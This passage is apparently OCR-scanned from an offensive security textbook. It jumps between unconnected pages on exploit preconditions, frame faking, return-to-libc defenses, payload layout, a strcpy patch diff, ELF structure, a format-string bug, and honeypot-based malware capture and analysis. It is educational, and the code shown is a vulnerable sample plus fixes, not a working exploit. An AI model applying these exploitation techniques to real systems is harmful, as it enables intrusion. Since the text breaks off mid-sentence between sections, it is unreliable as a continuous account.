From an offensive standpoint it is useful to know how much variation you can attain in forming inputs to the vulnerable program. If a program is vulnerable across a wide range of inputs, you will have much more freedom to modify your payloads with each subsequent use, making it much more difficult to develop intrusion detection signatures to recognize incoming attacks. Understanding the exact input sequences that trigger a vulnerability is also an important factor in building the most reliable exploit possible; you need some degree of certainty that you are triggering the same program flow each time you run your exploit.

Preconditions and Postconditions

Preconditions are those conditions that must be satisfied in order to properly inject your shellcode into a vulnerable application. *Postconditions* are the things that must take place to trigger execution of your code once it is in place. The distinction is an important one though not always a clear one. In particular, when relying on fuzzing as a discovery mechanism, the distinction between the two becomes quite blurred. This is because all you learn is that you triggered a crash; you don't learn what portion of your input caused the problem, and you don't understand how long the program may have executed after your input was consumed. Static analysis tends to provide the best picture of what conditions must be met in order to reach the vulnerable program location, and what conditions must be further met to trigger an exploit. This is because it is common in static analysis to first locate an exploitable sequence of code, and then work backward to understand exactly how to reach it and work forward to understand exactly how to trigger it. Heap overflows provide a classic example of the distinction between preconditions and postconditions. In a heap overflow, all of the conditions to set up the exploit are satisfied when your input overflows a heap-allocated buffer. With the heap buffer properly overflowed, it still remains to trigger the heap operation that will utilize the control structures you have corrupted, which in itself usually only gives us an arbitrary overwrite. Since the goal in an overwrite is often to control a function pointer, you must further understand what functions will be called after the overwrite takes place in order to properly select which pointer to overwrite. In other words, it does us no good to

The epilogue that executes as **foo()** returns (**leave/ret**) results in a proper return to **bar()**. However, the value 0xBFFFF900 is loaded into **ebp** rather than the correct value of 0xBFFFF9F8. When **bar** later returns, its epilogue code first transfers **ebp** to **esp**, causing **esp** to point into your buffer at **Next ebp**. Then it pops **Next ebp** into **ebp**, which is useful if you want to create a chained frame-faking sequence, because again you control **ebp**. The last part of **bar()**'s prologue, the **ret** instruction, pops the top value on the stack, **Next eip**, which you control, into **eip** and you gain control of the application.

Return to libc Defenses

Return to libc exploits can be difficult to defend against because unlike with the stack and the heap, you cannot mark a library of shared functions as nonexecutable. It defeats the purpose of the library. As a result, attackers will always be able to jump to and execute code within libraries. Defensive techniques aim to make figuring out where to jump difficult. There are two primary means for doing this. The first method is to load libraries in new, random locations every time a program is executed. This may prevent exploits from working 100 percent of the time, but brute-forcing may still lead to an exploit, because at some point the library will be loaded at an address that has been used in the past. The second defense attempts to capitalize on the null termination problem for many buffer overflows. In this case, the loader attempts to place libraries in the first 16MB of memory because addresses in this range all contain a null in their most significant byte (0x00000000–0x00FFFFFF). The problem this presents to an attacker is that specifying a return address in this range will effectively terminate many copy operations that result in buffer overflows.

References

Solar Designer, "Getting Around Non-executable Stack (and Fix)" www.securityfocus.com/archive/1/7480
Nergal, "Advanced Return into libc Exploits" www.phrack.org/phrack/58/p58-0x04

Payload Construction Considerations

Assuming your efforts lead you to construct a proof of concept exploit for the vulnerable condition you have discovered, your final task will be to properly combine various elements into input for the vulnerable program. Your input will generally consist of one or more of the following elements in some order:

- Protocol elements to entice the vulnerable application down the appropriate execution path
- Padding, NOP or otherwise, used to force specific buffer layouts
- Exploit triggering data, such as return addresses or write addresses
- Executable code, that is, payload/shellcode

This page intentionally left blank

```
 int main(int argc, char **argv) {
    char buf[80];
-   strcpy(buf, argv[0]);
+   strncpy(buf, argv[0], sizeof(buf));
+   buf[sizeof(buf) - 1] - 0;
    printf("This program is named %s\n", buf);
 }
```

The unified output format is used and indicates the files that have been compared, the locations at which they differ, and the ways in which they differ. The important parts are the lines prefixed with + and –. A + prefix indicates that the associated line exists in the new file but not in the original. A – sign indicates that a line exists in the original file but not in the new file. Lines with no prefix serve to show surrounding context information so that **patch** can more precisely locate the lines to be changed.

patch **patch** is a tool that is capable of understanding the output of diff and using it to transform a file according to the differences reported by diff. Patch files are most often published by software developers as a way to quickly disseminate just that information that has changed between software revisions. This saves time because downloading a patch file is typically much faster than downloading the entire source code for an application. By applying a patch file to original source code, users transform their original source into the revised source developed by the program maintainers. If we had the original version of example.c used previously, given the output of **diff** shown earlier and placed in a file named example.patch, we could use **patch** as follows:

```
patch example.c < example.patch
```

to transform the contents of example.c into those of example_fixed.c without ever seeing the complete file example_fixed.c.

Binary Patching Considerations

In situations where it is impossible to access the original source code for a program, we may be forced to consider patching the actual program binary. Patching binaries requires detailed knowledge of executable file formats and demands a great amount of care to ensure that no new problems are introduced.

Why Patch?

The simplest argument for using binary patching is when a vulnerability is found in software that is no longer vendor supported. Such cases arise when vendors go out of business or when a product remains in use long after a vendor has ceased to support it. Before electing to patch binaries, migration or upgrade should be strongly considered in such cases; both are likely to be easier in the long run.

For supported software, it remains a simple fact that some software vendors are unresponsive when presented with evidence of a vulnerability in one of their products. Standard reasons for slow vendor response include "we can't replicate the problem" and "we need to ensure that the patch is stable." In poorly architected systems, problems can run so deep that massive reengineering, requiring a significant amount of time, is required before a fix can be produced. Regardless of the reason, users may be left exposed for

extended periods—and unfortunately, when dealing with things like Internet worms, a single day represents a huge amount of time.

Understanding Executable Formats

In addition to machine language, modern executable files contain a large amount of bookkeeping information. Among other things this information indicates what dynamic libraries and functions a program requires access to, where the program should reside in memory, and in some cases, detailed debugging information that relates the compiled machine back to its original source. Properly locating the machine language portions of a file requires detailed knowledge of the format of the file. Two common file formats in use today are the Executable and Linking Format (ELF) used on many Unix-type systems, including Linux, and the Portable Executable (PE) format used on modern Windows systems. The structure of an ELF executable binary is shown in Figure 19-1.

The ELF header portion of the file specifies the location of the first instruction to be executed and indicates the locations and sizes of the program and section header tables. The program header table is a required element in an executable image and contains one entry for each program segment. Program segments are made up of one or more program sections. Each segment header entry specifies the location of the segment within the file, the virtual memory address at which to load the segment at runtime, the size of the segment within the file, and the size of the segment when loaded into memory. It is important to note that a segment may occupy no space within a file and yet occupy some space in memory at runtime. This is common when uninitialized data is present within a program.

The section header table contains information describing each program section. This information is used at link time to assist in creating an executable image from compiled object files. Following linking, this information is no longer required; thus the section header table is an optional element (though it is generally present) in executable files. Common sections included in most executables are

- The .bss section describes the size and location of uninitialized program data. This section occupies no space in the file but does occupy space when an executable file is loaded into memory.
- The .data section contains initialized program data that is loaded into memory at runtime.
- The .text section contains the program's executable instructions.




Figure 19-1 Structure of an ELF executable file

their data to become invalid, then it is likely to fail. Consider the function **bar** and a portion of the assembly language generated for it in the following listing:

```
void bar() {
   char local_buf[1024];
   //now fill local_buf with user input
   ...
   printf(local_buf);
}

; assembly excerpt for function bar
bar:
   push   ebp
   mov    ebp, esp
   sub    esp, 1024   ; allocates local_buf
   ;do something to fill local_buf with user input
   ...
   lea    eax, [ebp-1024]
   push   eax
   call   printf
```


Clearly, this contains a format string vulnerability, since local_buf, which contains user-supplied input data, will be used directly as the format string in a call to **printf**. The stack layout for both **bar** and **printf** is shown in Figure 19-5.

Figure 19-5 shows that the attacker can expect to reference elements of local_buf as parameters 1$ through 256$ when constructing her format string. By making the simple change shown in the following listing, allocating an additional 1024 bytes in **bar**'s stack frame, the attacker's assumptions will fail to hold and her format string exploit will, in all likelihood, fail.

```
; Modified assembly excerpt for function bar
bar:
   push   ebp
   mov    ebp, esp
   sub    esp, 2048   ; allocates local_buf and padding
   ;do something to fill local_buf with user input
   ...
   lea    eax, [ebp-1024]
   push   eax
   call   printf
```

The reason this simple change will cause the attack to fail can be seen upon examination of the new stack layout shown in Figure 19-6.

Figure 19-5 printf stack layout 1

printf Stack Layout 1

Offset	Type	Variable	Offset	
[esp]	reg	saved eip		printf stack frame
[esp + 4]	char*	&local_buf		
[ebp – 1024]	char[1024]	local_buf	$1 – $256	
[ebp]	reg	saved ebp		
[ebp + 4]	reg	saved eip		bar stack frame

```
        urls    ("http://sandbox.norman.no/live_4.html",
                 "http://luigi.informatik.uni-mannheim.de/submit.php?action=
verify");

};
```

Finally, you may start Nepenthes.

```
BT nepenthes-0.2.0 # cd /opt/nepenthes/bin
BT nepenthes-0.2.0 # ./nepenthes
...ASCII art truncated for brevity...
Nepenthes Version 0.2.0
Compiled on Linux/x86 at Dec 28 2006 19:57:35 with g++ 3.4.6
Started on BT running Linux/i686 release 2.6.18-rc5

[ info mgr ] Loaded Nepenthes Configuration from
/opt/nepenthes/etc/nepenthes/nepenthes.conf".
[ debug info fixme ] Submitting via http post to
http://sandbox.norman.no/live_4.html
[ info sc module ] Loading signatures from file
var/cache/nepenthes/signatures/shellcode-signatures.sc
[ crit mgr ] Compiled without support for capabilities no way to run
capabilities
```


As you can see by the slick ASCII art, Nepenthes is open and waiting for malware. Now you wait. Depending on the openness of your ISP, this waiting period might take minutes to weeks. On my system, after a couple of days, I got this output from Nepenthes:

```
[ info mgr submit ] File 7e3b35c870d3bf23a395d72055bbba0f has type MS-DOS
executable PE  for MS Windows (GUI) Intel 80386 32-bit, UPX compressed
[ info fixme ] Submitted file 7e3b35c870d3bf23a395d72055bbba0f to sandbox
http://luigi.informatik.uni-mannheim.de/submit.php?action=verify
[ info fixme ] Submitted file 7e3b35c870d3bf23a395d72055bbba0f to sandbox
http://sandbox.norman.no/live_4.html
```

Initial Analysis of Malware


Once you catch a fly (malware), you may want to conduct some initial analysis to determine the basic characteristics of the malware. The tools used for malware analysis can basically be broken into two categories: static and live. The static analysis tools attempt to analyze a binary without actually executing the binary. Live analysis tools will study the behavior of a binary once it has been executed.

Static Analysis


There are many tools out there to do basic static malware analysis. You may download them from the references. We will cover some of the most important ones and perform static analysis on our newly captured malware binary file.

Regshot

Before executing the binary, we will take a snapshot of the registry with Regshot.



After executing the binary, we will take the second snapshot by clicking the 2nd shot button and then compare the two snapshots by clicking the cOmpare button. When the analysis was complete, we got results like this:



From this output, we can see that the binary will place an entry in the registry HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\.

The key name Gremlin points to the file C:\WINDOWS\System32\intrenat.exe. This is a method of ensuring the malware will survive reboots because everything in that registry location will be run automatically on reboots.

many of the functions of the dynamic loader, including loading any libraries that will be required by the unpacked binary and obtaining the addresses of all required functions within those libraries. The most obvious way to do this is to leverage available system API functions such as the Windows **LoadLibrary** and **GetProcAddress** functions. Each of these functions requires ASCII input to specify the name of a library or function, leaving the binary susceptible to strings analysis. More advanced unpackers utilize linking techniques borrowed from the hacker community, many of which are detailed in Matt Miller's excellent paper on understanding Windows shellcode.

What is it that packers hope to achieve? The first, most obvious thing that packers achieve is that they defeat *strings* analysis of a binary program.

NOTE The **strings** utility is designed to scan a file for sequences of consecutive ASCII or Unicode characters and to display strings exceeding a certain minimum length to the user. **strings** can be used to get a quick feel for the strings that are manipulated by a compiled program as well as any libraries and functions that the program may link to, since such library and function names are typically stored as ASCII strings in a program's import table.

strings is not a particularly effective reverse engineering tool, as the presence of a particular string within a binary in no way implies that the string is ever used. A true behavioral analysis is the only way to determine whether a particular string is ever utilized. As a side note, the absence of any **strings** output is often a quick indicator that an executable has been packed in some manner.

Unpacking Binaries

Before you can ever begin to analyze how a piece of malware behaves, you will most likely be required to unpack that malware. Approaches to unpacking vary depending upon your particular skill set, but usually a few questions are useful to answer before you begin the fight to unpack something.

Is This Malware Packed?

How can you identify whether a binary has been packed? There is no one best answer. Tools such as PEiD (see Chapter 20) can identify whether a binary has been packed using a known packer, but they are not much help when a new or mutated packer has been used. As mentioned earlier, **strings** can give you a feel for whether a binary has been packed. Typical **strings** output on a packed binary will consist primarily of garbage along with the names of the libraries and functions that are required by the unpacker. A partial listing of the extracted strings from a sample of the Sobig worm is shown next:

```
!This program cannot be run in DOS mode.
Rich
.shrink
.shrink
.shrink
.shrink
```

understanding the state of the art in the malware community to improve detection, analysis, and removal techniques. Manual analysis of malware is a very slow process best left for cases in which new malware families are encountered, or when an exhaustive analysis of a malware sample is absolutely necessary.

Automated Malware Analysis

Automated malware analysis is a virtually intractable problem. It is simply not possible for one program to determine the exact behavior of another program. As a result, automated malware analysis has been reduced to signature matching or the application of various heuristics, neither of which is terribly effective in the face of emerging malware threats. One promising method for malware recognition developed by Halvar Flake and SABRE Security leverages the technology underlying the company's BinDiff product to perform graph-based differential analysis between an unknown binary and known malware samples. The graph-based analysis is used to develop a measure of similarity between the unknown sample and the known samples. By observing *genetic* similarities in this manner, it is possible to determine if a new, unknown binary is a derivative of a known malware family.

References

www.grayhathackingbook.com

Offensive Computing www.offensivecomputing.net

Automated Malware Classification http://addxorrol.blogspot.com/2006/04/more-on-automated-malware.html

T

U

V

W